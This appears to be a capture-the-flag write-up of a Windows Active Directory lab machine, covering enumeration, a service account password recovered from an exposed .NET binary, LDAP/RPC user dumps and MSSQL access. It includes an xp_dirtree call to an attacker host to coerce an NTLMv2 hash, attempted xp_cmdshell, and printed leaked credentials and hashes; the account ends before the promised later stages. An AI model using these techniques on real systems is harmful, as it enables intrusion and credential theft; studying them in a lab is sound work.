



Kill Chain#
TL;DR
The machine was fun, didn’t have anything that didnt make sense but pretty straightforward after the foothold.
- Exposed
SMBshares viaNULL sessionto obtain a.NETproject. - Clear text credentials of a
sqlsvcMSSQL service account. - A hidden
MSSQLserver on an unusual port (lost me too much time). - A linked server that we can intercept a
NTLMv2hash (lead to nothing). - Misconfiguration that lead to
DNSconfiguration manipulation to intercept clear text credentials of another service account. - Error-based
Command Injectionin aWCFservice that accepted unvalidated input to theKillProcessmethod was exploited to get high-privileged PowerShellStop-Processcall.
Enumeration#
Nmap#
 1$ nmap -sV -sC -vv -Pn -oN overwatch_nmap $target
 2
 3PORT     STATE SERVICE       REASON          VERSION
 453/tcp   open  domain        syn-ack ttl 127 Simple DNS Plus
 588/tcp   open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-01-25 12:15:15Z)
 6135/tcp  open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
 7139/tcp  open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
 8389/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: overwatch.htb0., Site: Default-First-Site-Name)
 9445/tcp  open  microsoft-ds? syn-ack ttl 127
10464/tcp  open  kpasswd5?     syn-ack ttl 127
11593/tcp  open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
12636/tcp  open  tcpwrapped    syn-ack ttl 127
133268/tcp open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: overwatch.htb0., Site: Default-First-Site-Name)
143269/tcp open  tcpwrapped    syn-ack ttl 127
153389/tcp open  ms-wbt-server syn-ack ttl 127 Microsoft Terminal Services
16|_ssl-date: 2026-01-25T12:16:03+00:00; +1s from scanner time.
17| ssl-cert: Subject: commonName=S200401.overwatch.htb
18| Issuer: commonName=S200401.overwatch.htb
19| Public Key type: rsa
20| Public Key bits: 2048
21| Signature Algorithm: sha256WithRSAEncryption
22| Not valid before: 2025-12-07T15:16:06
23| Not valid after:  2026-06-08T15:16:06
24| MD5:   0da8f9a5d788e36307b15f706524ffcb
25| SHA-1: 3287c62d44087fbb403800b332fada67fb2214bc
26| -----BEGIN CERTIFICATE-----
27| MIIC7jCCAdagAwIBAgIQQB+9JS5+iIRHlnVDL5wRazANBgkqhkiG9w0BAQsFADAg
28| MR4wHAYDVQQDExVTMjAwNDAxLm92ZXJ3YXRjaC5odGIwHhcNMjUxMjA3MTUxNjA2
29| WhcNMjYwNjA4MTUxNjA2WjAgMR4wHAYDVQQDExVTMjAwNDAxLm92ZXJ3YXRjaC5o
30| dGIwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDmHUjAEelxLdt0uNeO
31| ah2/XpNZQsIekINBswk9QIsJPsCdFScs60OIcc+kq9JyruEYQ44SGcnAMdRM1Aal
32| mhhyLcJ0BX1pqcFQASSHbClRBwzW8O+7cZaWrVRV8l616Q9dOBVqtMMe7gK/qfOF
33| mdE21VNURJ4LcDQ2BUBBjy0MKcCEEImly3cCyKyS7gCHi5VZ6GlShWykPSDq75Ob
34| eM3S3zrbxogClJDUmfvay9vCRVyn33DW3Bf35dno2aEaYHzg9JMboey/XfgCNxQE
35| wx7/GVjFxMo4CV3uZuDEPwaKH9S89Ta56Fgg3GcRCXrFqdhTN5Y+OJ2Ej/C4Jg0F
36| j2wRAgMBAAGjJDAiMBMGA1UdJQQMMAoGCCsGAQUFBwMBMAsGA1UdDwQEAwIEMDAN
37| BgkqhkiG9w0BAQsFAAOCAQEAeR1mQymcP9NndxSFRjKvk+J9t0peN+caudPqj0nU
38| MrlmzV05FyNCo3AiaoLRPBg6f29dqps/H2aJPzA8E3thAdNEgnAisbDWve6Ze1Pc
39| XD0iUbe/KCIhqeRTpcD57UPjBb45lTcocPDLXlz5X4iFUhEiWqJXwkCnyNM+bgZl
40| uPzaH52mU+sBikSLQfAppkg5MwRA+sCK8QhivS7BcwkolFrciEpWmlr0bHS0lCiR
41| xlt1TwWNi2qGwnTfrO1Kag1P/Ky10JP3+X1r/KXb+71R3KwxCW/Bs9w6ZkCcwOLp
42| 1lI8KPv4qke+B5jnwoDg+7x+0kZL3G2IT4atv6rCfYHooA==
43|_-----END CERTIFICATE-----
44| rdp-ntlm-info:
45|   Target_Name: OVERWATCH
46|   NetBIOS_Domain_Name: OVERWATCH
47|   NetBIOS_Computer_Name: S200401
48|   DNS_Domain_Name: overwatch.htb
49|   DNS_Computer_Name: S200401.overwatch.htb
50|   DNS_Tree_Name: overwatch.htb
51|   Product_Version: 10.0.20348
52|_  System_Time: 2026-01-25T12:15:24+00:00
53Service Info: Host: S200401; OS: Windows; CPE: cpe:/o:microsoft:windows
54
55Host script results:
56| p2p-conficker:
57|   Checking for Conficker.C or higher...
58|   Check 1 (port 48707/tcp): CLEAN (Timeout)
59|   Check 2 (port 54271/tcp): CLEAN (Timeout)
60|   Check 3 (port 18945/udp): CLEAN (Timeout)
61|   Check 4 (port 24749/udp): CLEAN (Timeout)
62|_  0/4 checks are positive: Host is CLEAN or ports are blocked
63| smb2-security-mode:
64|   311:
65|_    Message signing enabled and required
66|_clock-skew: mean: 0s, deviation: 0s, median: 0s
67| smb2-time:
68|   date: 2026-01-25T12:15:24
69|_  start_date: N/A
Service & Protocol Breakdown#
| Port | Protocol | Service | Significance |
|---|---|---|---|
| 53 | TCP | DNS | Used for domain name resolution within the AD environment. |
| 88 | TCP | Kerberos | The primary authentication protocol for Active Directory. High value for attacks like AS-REP Roasting or Golden Tickets. |
| 135 | TCP | RPC | Used for remote management and querying service information. |
| 139 / 445 | TCP | NetBIOS / SMB | Used for file sharing. Check for anonymous logins or “Null Sessions” to list users or shares. |
| 389 / 636 | TCP | LDAP(S) | The phonebook of the network. Used to query information about users, groups, and computers. |
| 464 | TCP | Kerberos Password | Used for changing or setting passwords in the domain. |
| 593 | TCP | RPC-over-HTTP | Often used by Microsoft Exchange or for remote administration. |
| 3268 / 3269 | TCP | Global Catalog | Used to search for objects across the entire Active Directory forest. |
| 3389 | TCP | RDP | Remote Desktop Protocol. Used for graphical remote login. |
echo "$target S200401 S200401.overwatch.htb overwatch.htb" | sudo tee -a /etc/hostsDNS#
We can try some basic DNS config enumeration:
 1$ dig any overwatch.htb @S200401.overwatch.htb
 2
 3; <<>> DiG 9.18.41-1~deb12u1-Debian <<>> any overwatch.htb @S200401.overwatch.htb
 4
 5;; ANSWER SECTION:
 6overwatch.htb.		600	IN	A	10.129.15.6
 7overwatch.htb.		3600	IN	NS	s200401.overwatch.htb.
 8overwatch.htb.		3600	IN	SOA	s200401.overwatch.htb. hostmaster.overwatch.htb. 316 900 600 86400 3600
 9overwatch.htb.		600	IN	AAAA	dead:beef::189
10overwatch.htb.		600	IN	AAAA	dead:beef::9038:f5a6:a5b7:bb6
11
12;; ADDITIONAL SECTION:
13s200401.overwatch.htb.	3600	IN	A	10.129.15.6
14s200401.overwatch.htb.	3600	IN	AAAA	dead:beef::189
15s200401.overwatch.htb.	3600	IN	AAAA	dead:beef::9038:f5a6:a5b7:bb6
Nothing important so we move on.
RPC#
We can try to query basic command on RPC to maybe query users, domains…etc
$ rpcclient -U "" $target
Password for [WORKGROUP\]:
rpcclient $> srvinfo
	10.129.15.6    Wk Sv Sql PDC Tim NT
	platform_id     :	500
	os version      :	10.0
server type : 0x80102fThat’s the only command we can run.
LDAP#
Also LDAP enumeration lead to nothing due to limited privileges without credentials.
SMB#
$ smbclient -L //overwatch.htb -N

    Sharename       Type      Comment
    ---------       ----      -------
    ADMIN$          Disk      Remote Admin
    C$              Disk      Default share
    IPC$            IPC       Remote IPC
    NETLOGON        Disk      Logon server share
    software$       Disk
    SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
Interesting enough, we got out hands on an exposed software share.
$ smbclient //overwatch.htb/software$ -N

smb: \> ls
  .                                  DH        0  Sat May 17 02:27:07 2025
  ..                                DHS        0  Thu Jan  1 07:46:47 2026
  Monitoring                         DH        0  Sat May 17 02:32:43 2025

smb: \> cd Monitoring
smb: \Monitoring\> ls
  .                                  DH        0  Sat May 17 02:32:43 2025
  ..                                 DH        0  Sat May 17 02:27:07 2025
  EntityFramework.dll                AH  4991352  Thu Apr 16 21:38:42 2020
  EntityFramework.SqlServer.dll      AH   591752  Thu Apr 16 21:38:56 2020
  EntityFramework.SqlServer.xml      AH   163193  Thu Apr 16 21:38:56 2020
  EntityFramework.xml                AH  3738289  Thu Apr 16 21:38:40 2020
  Microsoft.Management.Infrastructure.dll     AH    36864  Mon Jul 17 15:46:10 2017
  overwatch.exe                      AH     9728  Sat May 17 02:19:24 2025
  overwatch.exe.config               AH     2163  Sat May 17 02:02:30 2025
  overwatch.pdb                      AH    30208  Sat May 17 02:19:24 2025
  System.Data.SQLite.dll             AH   450232  Sun Sep 29 21:41:18 2024
  System.Data.SQLite.EF6.dll         AH   206520  Sun Sep 29 21:40:06 2024
  System.Data.SQLite.Linq.dll        AH   206520  Sun Sep 29 21:40:42 2024
  System.Data.SQLite.xml             AH  1245480  Sat Sep 28 19:48:00 2024
  System.Management.Automation.dll     AH   360448  Mon Jul 17 15:46:10 2017
  System.Management.Automation.xml     AH  7145771  Mon Jul 17 15:46:10 2017
  x64                                DH        0  Sat May 17 02:32:33 2025
  x86                                DH        0  Sat May 17 02:32:33 2025
Okay we’re not against a clear database file. This is a .NET project source code.
From a reverse engineering erspective, seeing those overwatch.pdb and overwatch.exe files directly made me think of reverse engineering it since we have a pdb file to help us within IDA.
Exposed Configuration File#
Before reversing here’s the content of overwatch.exe.config:
xml version="1.0" encoding="utf-8"
<configuration>
  <configSections>
    <!-- For more information on Entity Framework configuration, visit http://go.microsoft.com/fwlink/
LinkID=237468 -->
    <section name="entityFramework" type="System.Data.Entity.Internal.ConfigFile.EntityFrameworkSection, EntityFramework, Version=6.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" requirePermission="false" />
  </configSections>
  <system.serviceModel>
    <services>
      <service name="MonitoringService">
        <host>
          <baseAddresses>
            <add baseAddress="http://overwatch.htb:8000/MonitorService" />
          </baseAddresses>
        </host>
        <endpoint address="" binding="basicHttpBinding" contract="IMonitoringService" />
        <endpoint address="mex" binding="mexHttpBinding" contract="IMetadataExchange" />
      </service>
    </services>
    <behaviors>
      <serviceBehaviors>
        <behavior>
          <serviceMetadata httpGetEnabled="True" />
          <serviceDebug includeExceptionDetailInFaults="True" />
        </behavior>
      </serviceBehaviors>
    </behaviors>
  </system.serviceModel>
  <entityFramework>
    <providers>
      <provider invariantName="System.Data.SqlClient" type="System.Data.Entity.SqlServer.SqlProviderServices, EntityFramework.SqlServer" />
      <provider invariantName="System.Data.SQLite.EF6" type="System.Data.SQLite.EF6.SQLiteProviderServices, System.Data.SQLite.EF6" />
    </providers>
  </entityFramework>
  <system.data>
    <DbProviderFactories>
      <remove invariant="System.Data.SQLite.EF6" />
      <add name="SQLite Data Provider (Entity Framework 6)" invariant="System.Data.SQLite.EF6" description=".NET Framework Data Provider for SQLite (Entity Framework 6)" type="System.Data.SQLite.EF6.SQLiteProviderFactory, System.Data.SQLite.EF6" />
    <remove invariant="System.Data.SQLite" /><add name="SQLite Data Provider" invariant="System.Data.SQLite" description=".NET Framework Data Provider for SQLite" type="System.Data.SQLite.SQLiteFactory, System.Data.SQLite" /></DbProviderFactories>
  </system.data>
</configuration>- WCF Service Hosting: The
<system.serviceModel>section indicates that the application hosts a Windows Communication Foundation (WCF) service namedMonitoringService. It is configured to listen onhttp://overwatch.htb:8000/MonitorService. Notably,httpGetEnabled="True"is set, meaning service metadata (WSDL) can likely be retrieved by navigating to the URL, which would reveal the available functions within theIMonitoringServicecontract. - Database Backend: The
<entityFramework>and<system.data>sections show that the application supports SQLite and SQL Server. The inclusion of SQLite suggests that the application might maintain a local database file (e.g.,.dbor.sqlite) on the disk, which could contain sensitive information or credentials.
This will come extremly helpful later in the privilege escalation. Since there is an internal service, this will surely contain something.
PE Static Analysis : Clear text credentials#
From basic strings output, we coudln’t get anything helpful:
Microsoft C/C
 MSF 7.00
 - 4.13.0-3.25167.3
73eff2b5de2ad38ec602c0a9e82f9125fb85992b
BZy,G
Users
Administrator
source
repos
overwatch
overwatch
MonitoringService.cs
users
administrator
source
repos
overwatch
overwatch
monitoringservice.cs
Users
Administrator
source
repos
overwatch
overwatch
Program.cs
users
administrator
source
repos
overwatch
overwatch
program.cs
Users
Administrator
source
repos
overwatch
overwatch
IMonitoringService.cs
users
administrator
source
repos
overwatch
overwatch
imonitoringservice.cs
Users
Administrator
source
repos
overwatch
overwatch
Release
.NETFramework,Version=v4.7.2.AssemblyAttributes.cs
users
administrator
source
repos
overwatch
overwatch
release
.netframework,version=v4.7.2.assemblyattributes.cs
Users
Administrator
source
repos
overwatch
overwatch
Properties
AssemblyInfo.cs
users
administrator
source
repos
overwatch
overwatch
properties
assemblyinfo.cs
Main
USystem
USystem.ServiceModel
USystem.Timers
USystem.IO
USystem.Data.SqlClient
CheckEdgeHistory
historyPath
tempPath
conn
command
reader
StartMonitoring
USystem
USystem.Data.SqlClient
USystem.Diagnostics
USystem.Management
USystem.Management.Automation.Runspaces
USystem.Text
UMicrosoft.Win32
So also throwing to IDA didn’t show any functions. But dumping the raw bytes was fruitful:

We can see the clear text credentials sqlsvc:TI0LKcfHzZw1Vv which could also be done with:

So we re-run another SMB enumeration using the given creds to see of there are anything specific for this user account. But it lead to nothing. So, we move on.
LDAP Again : Using our leaked credentials#
Domain User Accounts Dump#
$ ldapsearch -x -H ldap://10.129.14.67 -D 'sqlsvc@overwatch.htb' -w 'TI0LKcfHzZw1Vv' -b 'dc=overwatch,dc=htb' '(objectClass=user)' | grep "sAMAccountName"
sAMAccountName: Administrator
sAMAccountName: Guest
sAMAccountName: S200401$
sAMAccountName: krbtgt
sAMAccountName: sqlsvc
sAMAccountName: sqlmgmt
sAMAccountName: SQL03$
sAMAccountName: NB001$
sAMAccountName: NB002$
sAMAccountName: FILE01$
sAMAccountName: S200400$
sAMAccountName: Charlie.Moss
sAMAccountName: Tracy.Burns
sAMAccountName: Kathryn.Bryan
sAMAccountName: Rachael.Thomas
sAMAccountName: Aimee.Smith
sAMAccountName: Duncan.Freeman
sAMAccountName: John.Begum
sAMAccountName: Bernard.Hilton
sAMAccountName: Kim.Hargreaves
sAMAccountName: Douglas.Burrows
sAMAccountName: Carole.Murray
sAMAccountName: Olivia.Quinn
sAMAccountName: Trevor.Baker
sAMAccountName: Kenneth.Dennis
sAMAccountName: Jeremy.Marshall
sAMAccountName: Jodie.Jones
sAMAccountName: Thomas.Lee
sAMAccountName: Terence.Matthews
sAMAccountName: Colin.Roberts
sAMAccountName: Aaron.Robinson
sAMAccountName: Amanda.Jenkins
sAMAccountName: Debra.Arnold
sAMAccountName: Michelle.Willis
sAMAccountName: Kayleigh.Jones
sAMAccountName: Adam.Russell
sAMAccountName: Tracey.Kelly
sAMAccountName: Bethan.Dale
sAMAccountName: Mandy.Wood
sAMAccountName: Jenna.Phillips
sAMAccountName: Carole.Yates
sAMAccountName: Graham.Perry
sAMAccountName: Catherine.Griffiths
sAMAccountName: Shaun.Jackson
sAMAccountName: Bethan.Rogers
sAMAccountName: Ellie.Singh
sAMAccountName: Marie.Allan
sAMAccountName: Patrick.Holmes
sAMAccountName: Victor.Hopkins
sAMAccountName: Geraldine.Harper
sAMAccountName: George.Todd
sAMAccountName: Karl.Smith
sAMAccountName: Jacqueline.Norton
sAMAccountName: Frederick.Murray
sAMAccountName: Joe.Pearce
sAMAccountName: Paul.Collins
sAMAccountName: Damien.Edwards
sAMAccountName: Eileen.Phillips
sAMAccountName: Carl.Johnson
sAMAccountName: Kevin.Newton
sAMAccountName: Natalie.Higgins
sAMAccountName: Francis.Weston
sAMAccountName: Benjamin.Davison
sAMAccountName: Martin.Kemp
sAMAccountName: Angela.Jones
sAMAccountName: Gareth.Ahmed
sAMAccountName: Deborah.Morgan
sAMAccountName: Grace.Taylor
sAMAccountName: Roger.Hughes
sAMAccountName: Albert.Barrett
sAMAccountName: Grace.Curtis
sAMAccountName: Marilyn.Griffiths
sAMAccountName: Tracey.Barker
sAMAccountName: Suzanne.Hughes
sAMAccountName: Timothy.Jackson
sAMAccountName: Beverley.Thompson
sAMAccountName: Clare.Bartlett
sAMAccountName: Irene.Johnson
sAMAccountName: Bernard.Wood
sAMAccountName: Frank.McCarthy
sAMAccountName: Elaine.Page
sAMAccountName: Elaine.Walker
sAMAccountName: Mohammad.Hill
sAMAccountName: Glenn.Field
sAMAccountName: Deborah.Martin
sAMAccountName: Gail.Sullivan
sAMAccountName: Maureen.Kirby
sAMAccountName: Georgina.Chambers
sAMAccountName: Philip.Harris
sAMAccountName: Samantha.Scott
sAMAccountName: Ann.Hill
sAMAccountName: Chloe.Cox
sAMAccountName: Jamie.Gough
sAMAccountName: Frederick.Hussain
sAMAccountName: Dean.Hobbs
sAMAccountName: Danielle.Moore
sAMAccountName: Timothy.Smith
sAMAccountName: Declan.Stone
sAMAccountName: Jacob.Wilson
Domain Groups Dump#
$ ldapsearch -x -H ldap://$target -D 'sqlsvc@overwatch.htb' -w 'TI0LKcfHzZw1Vv' -b 'dc=overwatch,dc=htb' '(objectClass=group)' | grep cn:

cn: Administrators
cn: Users
cn: Guests
cn: Print Operators
cn: Backup Operators
cn: Replicator
cn: Remote Desktop Users
cn: Network Configuration Operators
cn: Performance Monitor Users
cn: Performance Log Users
cn: Distributed COM Users
cn: IIS_IUSRS
cn: Cryptographic Operators
cn: Event Log Readers
cn: Certificate Service DCOM Access
cn: RDS Remote Access Servers
cn: RDS Endpoint Servers
cn: RDS Management Servers
cn: Hyper-V Administrators
cn: Access Control Assistance Operators
cn: Remote Management Users
cn: Storage Replica Administrators
cn: Domain Computers
cn: Domain Controllers
cn: Schema Admins
cn: Enterprise Admins
cn: Cert Publishers
cn: Domain Admins
cn: Domain Users
cn: Domain Guests
cn: Group Policy Creator Owners
cn: RAS and IAS Servers
cn: Server Operators
cn: Account Operators
cn: Pre-Windows 2000 Compatible Access
cn: Incoming Forest Trust Builders
cn: Windows Authorization Access Group
cn: Terminal Server License Servers
cn: Allowed RODC Password Replication Group
cn: Denied RODC Password Replication Group
cn: Read-only Domain Controllers
cn: Enterprise Read-only Domain Controllers
cn: Cloneable Domain Controllers
cn: Protected Users
cn: Key Admins
cn: Enterprise Key Admins
cn: DnsAdmins
cn: DnsUpdateProxy
cn: SQLServer2005SQLBrowserUser$S200401
cn: employees
This can be confirmed again using RPC
RPC#
$ rpcclient -U "sqlsvc" $target
Password for [WORKGROUP\sqlsvc]:

rpcclient $> srvinfo
	10.129.15.6    Wk Sv Sql PDC Tim NT
	platform_id     :	500
	os version      :	10.0
	server type     :	0x80102f

rpcclient $> enumdomains
name:[OVERWATCH] idx:[0x0]
name:[Builtin] idx:[0x0]

rpcclient $> querydominfo
Domain:		OVERWATCH
Server:
Comment:
Total Users:	146
Total Groups:	0
Total Aliases:	15
Sequence No:	1
Force Logoff:	-1
Domain Server State:	0x1
Server Role:	ROLE_DOMAIN_PDC
Unknown 3:	0x0

rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[sqlsvc] rid:[0x450]
user:[sqlmgmt] rid:[0x451]
user:[Charlie.Moss] rid:[0x458]
user:[Tracy.Burns] rid:[0x459]
user:[Kathryn.Bryan] rid:[0x45a]
user:[Rachael.Thomas] rid:[0x45b]
user:[Aimee.Smith] rid:[0x45c]
user:[Duncan.Freeman] rid:[0x45d]
user:[John.Begum] rid:[0x45e]
user:[Bernard.Hilton] rid:[0x45f]
user:[Kim.Hargreaves] rid:[0x460]
user:[Douglas.Burrows] rid:[0x461]
user:[Carole.Murray] rid:[0x462]
user:[Olivia.Quinn] rid:[0x463]
user:[Trevor.Baker] rid:[0x464]
user:[Kenneth.Dennis] rid:[0x465]
user:[Jeremy.Marshall] rid:[0x466]
user:[Jodie.Jones] rid:[0x467]
user:[Thomas.Lee] rid:[0x468]
user:[Terence.Matthews] rid:[0x469]
user:[Colin.Roberts] rid:[0x46a]
user:[Aaron.Robinson] rid:[0x46b]
user:[Amanda.Jenkins] rid:[0x46c]
user:[Debra.Arnold] rid:[0x46d]
user:[Michelle.Willis] rid:[0x46e]
user:[Kayleigh.Jones] rid:[0x46f]
user:[Adam.Russell] rid:[0x470]
user:[Tracey.Kelly] rid:[0x471]
user:[Bethan.Dale] rid:[0x472]
user:[Mandy.Wood] rid:[0x473]
user:[Jenna.Phillips] rid:[0x474]
user:[Carole.Yates] rid:[0x475]
user:[Graham.Perry] rid:[0x476]
user:[Catherine.Griffiths] rid:[0x477]
user:[Shaun.Jackson] rid:[0x478]
user:[Bethan.Rogers] rid:[0x479]
user:[Ellie.Singh] rid:[0x47a]
user:[Marie.Allan] rid:[0x47b]
user:[Patrick.Holmes] rid:[0x47c]
user:[Victor.Hopkins] rid:[0x47d]
user:[Geraldine.Harper] rid:[0x47e]
user:[George.Todd] rid:[0x47f]
user:[Karl.Smith] rid:[0x480]
user:[Jacqueline.Norton] rid:[0x481]
user:[Frederick.Murray] rid:[0x482]
user:[Joe.Pearce] rid:[0x483]
user:[Paul.Collins] rid:[0x484]
user:[Damien.Edwards] rid:[0x485]
user:[Eileen.Phillips] rid:[0x486]
user:[Carl.Johnson] rid:[0x487]
user:[Kevin.Newton] rid:[0x488]
user:[Natalie.Higgins] rid:[0x489]
user:[Francis.Weston] rid:[0x48a]
user:[Benjamin.Davison] rid:[0x48b]
user:[Martin.Kemp] rid:[0x48c]
user:[Angela.Jones] rid:[0x48d]
user:[Gareth.Ahmed] rid:[0x48e]
user:[Deborah.Morgan] rid:[0x48f]
user:[Grace.Taylor] rid:[0x490]
user:[Roger.Hughes] rid:[0x491]
user:[Albert.Barrett] rid:[0x492]
user:[Grace.Curtis] rid:[0x493]
user:[Marilyn.Griffiths] rid:[0x494]
user:[Tracey.Barker] rid:[0x495]
user:[Suzanne.Hughes] rid:[0x496]
user:[Timothy.Jackson] rid:[0x497]
user:[Beverley.Thompson] rid:[0x498]
user:[Clare.Bartlett] rid:[0x499]
user:[Irene.Johnson] rid:[0x49a]
user:[Bernard.Wood] rid:[0x49b]
user:[Frank.McCarthy] rid:[0x49c]
user:[Elaine.Page] rid:[0x49d]
user:[Elaine.Walker] rid:[0x49e]
user:[Mohammad.Hill] rid:[0x49f]
user:[Glenn.Field] rid:[0x4a0]
user:[Deborah.Martin] rid:[0x4a1]
user:[Gail.Sullivan] rid:[0x4a2]
user:[Maureen.Kirby] rid:[0x4a3]
user:[Georgina.Chambers] rid:[0x4a4]
user:[Philip.Harris] rid:[0x4a5]
user:[Samantha.Scott] rid:[0x4a6]
user:[Ann.Hill] rid:[0x4a7]
user:[Chloe.Cox] rid:[0x4a8]
user:[Jamie.Gough] rid:[0x4a9]
user:[Frederick.Hussain] rid:[0x4aa]
user:[Dean.Hobbs] rid:[0x4ab]
user:[Danielle.Moore] rid:[0x4ac]
user:[Timothy.Smith] rid:[0x4ad]
user:[Declan.Stone] rid:[0x4ae]
user:[Jacob.Wilson] rid:[0x4af]
user:[Gary.Elliott] rid:[0x4b0]
user:[Peter.Slater] rid:[0x4b1]
user:[Louise.Walton] rid:[0x4b2]
user:[Brett.Haynes] rid:[0x4b3]
user:[Elliot.Green] rid:[0x4b4]
user:[Wendy.Williams] rid:[0x4b5]
user:[Graham.Parker] rid:[0x4b6]
user:[Abdul.Stevens] rid:[0x4b7]
user:[Brett.Bailey] rid:[0x4b8]
user:[Benjamin.Harrison] rid:[0x4b9]
user:[Emily.Cooper] rid:[0x4ba]
user:[Roger.Spencer] rid:[0x4bb]
So now, we have a users.txt containing all of the usernames and we have a valid password. Intuitively, since I didn’t see an MSSQL server, I didn’t think of looking up the whole ports.
This was my mistake. I wasted so much time trying password spraying because I simply didn’t let a full ports scan running in the backgroup to check if there is anything running on an unusual port. Which shows how sticking to the basics is very important.
Foothold - MSSQL#
So now we re-run Nmap on a full ports scan to find our target:
Discovering MSSQL - Unusual port#
nmap -sV -sC -vv -Pn -p- -T4 -oN nmap_full_ports $targetThis shows an MSSQL server on port 6520. So here we go:
MSSQL Linked Servers#
$ mssqlclient.py -windows-auth overwatch.htb/sqlsvc:'TI0LKcfHzZw1Vv'@overwatch.htb -port 6520

SQL (OVERWATCH\sqlsvc  guest@master)> enable_xp_cmdshell
ERROR(S200401\SQLEXPRESS): Line 105: User does not have permission to perform this action.
ERROR(S200401\SQLEXPRESS): Line 1: You do not have permission to run the RECONFIGURE statement.
ERROR(S200401\SQLEXPRESS): Line 62: The configuration option 'xp_cmdshell' does not exist, or it may be an advanced option.
ERROR(S200401\SQLEXPRESS): Line 1: You do not have permission to run the RECONFIGURE statement.
SQL (OVERWATCH\sqlsvc  guest@master)> enum_db
name        is_trustworthy_on
---------   -----------------
master                      0

tempdb                      0

model                       0

msdb                        1

overwatch                   0

SQL (OVERWATCH\sqlsvc  guest@master)> enum_links
SRV_NAME             SRV_PROVIDERNAME   SRV_PRODUCT   SRV_DATASOURCE       SRV_PROVIDERSTRING   SRV_LOCATION   SRV_CAT
------------------   ----------------   -----------   ------------------   ------------------   ------------   -------
S200401\SQLEXPRESS   SQLNCLI            SQL Server    S200401\SQLEXPRESS   NULL                 NULL           NULL

SQL07                SQLNCLI            SQL Server    SQL07                NULL                 NULL           NULL

SQL (OVERWATCH\sqlsvc  guest@master)> SELECT * FROM OPENROWSET(BULK N'C:/Windows/System32/drivers/etc/hosts', SINGLE_CLOB) AS Contents
ERROR(S200401\SQLEXPRESS): Line 1: You do not have permission to use the bulk load statement.
So what do we have:
- Ole Automation Procedures is disabled.
xp_cmdshellis also unreachable for us.- We dont’t have read access on files.
- A linked server called
SQL07.
Having a linked server, I thought of intercepting the service account hash running on SQL07.
Running responder on one terminal, and then running:
EXEC master..xp_dirtree '\\<IP>\share\'We can get the service account hash:
[+] Responder is in analyze mode. No NBT-NS, LLMNR, MDNS requests will be poisoned.
[SMB] NTLMv2-SSP Client   : 10.129.14.215
[SMB] NTLMv2-SSP Username : OVERWATCH\S200401$
[SMB] NTLMv2-SSP Hash     : S200401$::OVERWATCH:1122334455667788:FBC57B28538D0CCCFB50DB5CE999A2A2:010100000000000080DABC898E8DDC01EB7F62D15A9B162700000000020008004E00560056004F0001001E00570049004E002D005A00460048003800560056004500570058005300340004003400570049004E002D005A0046004800380056005600450057005800530034002E004E00560056004F002E004C004F00430041004C00030014004E00560056004F002E004C004F00430041004C00050014004E00560056004F002E004C004F00430041004C000700080080DABC898E8DDC0106000400020000000800300030000000000000000000000000300000EA9D3ECAA639D55B57C2608AAF48985E352955AE0BFFAB71F8E2CEA962D2B36B0A001000000000000000000000000000000000000900220063006900660073002F00310030002E00310030002E00310036002E003200310038000000000000000000
What do we have (or we don’t have):
- The hash isn’t crackable.
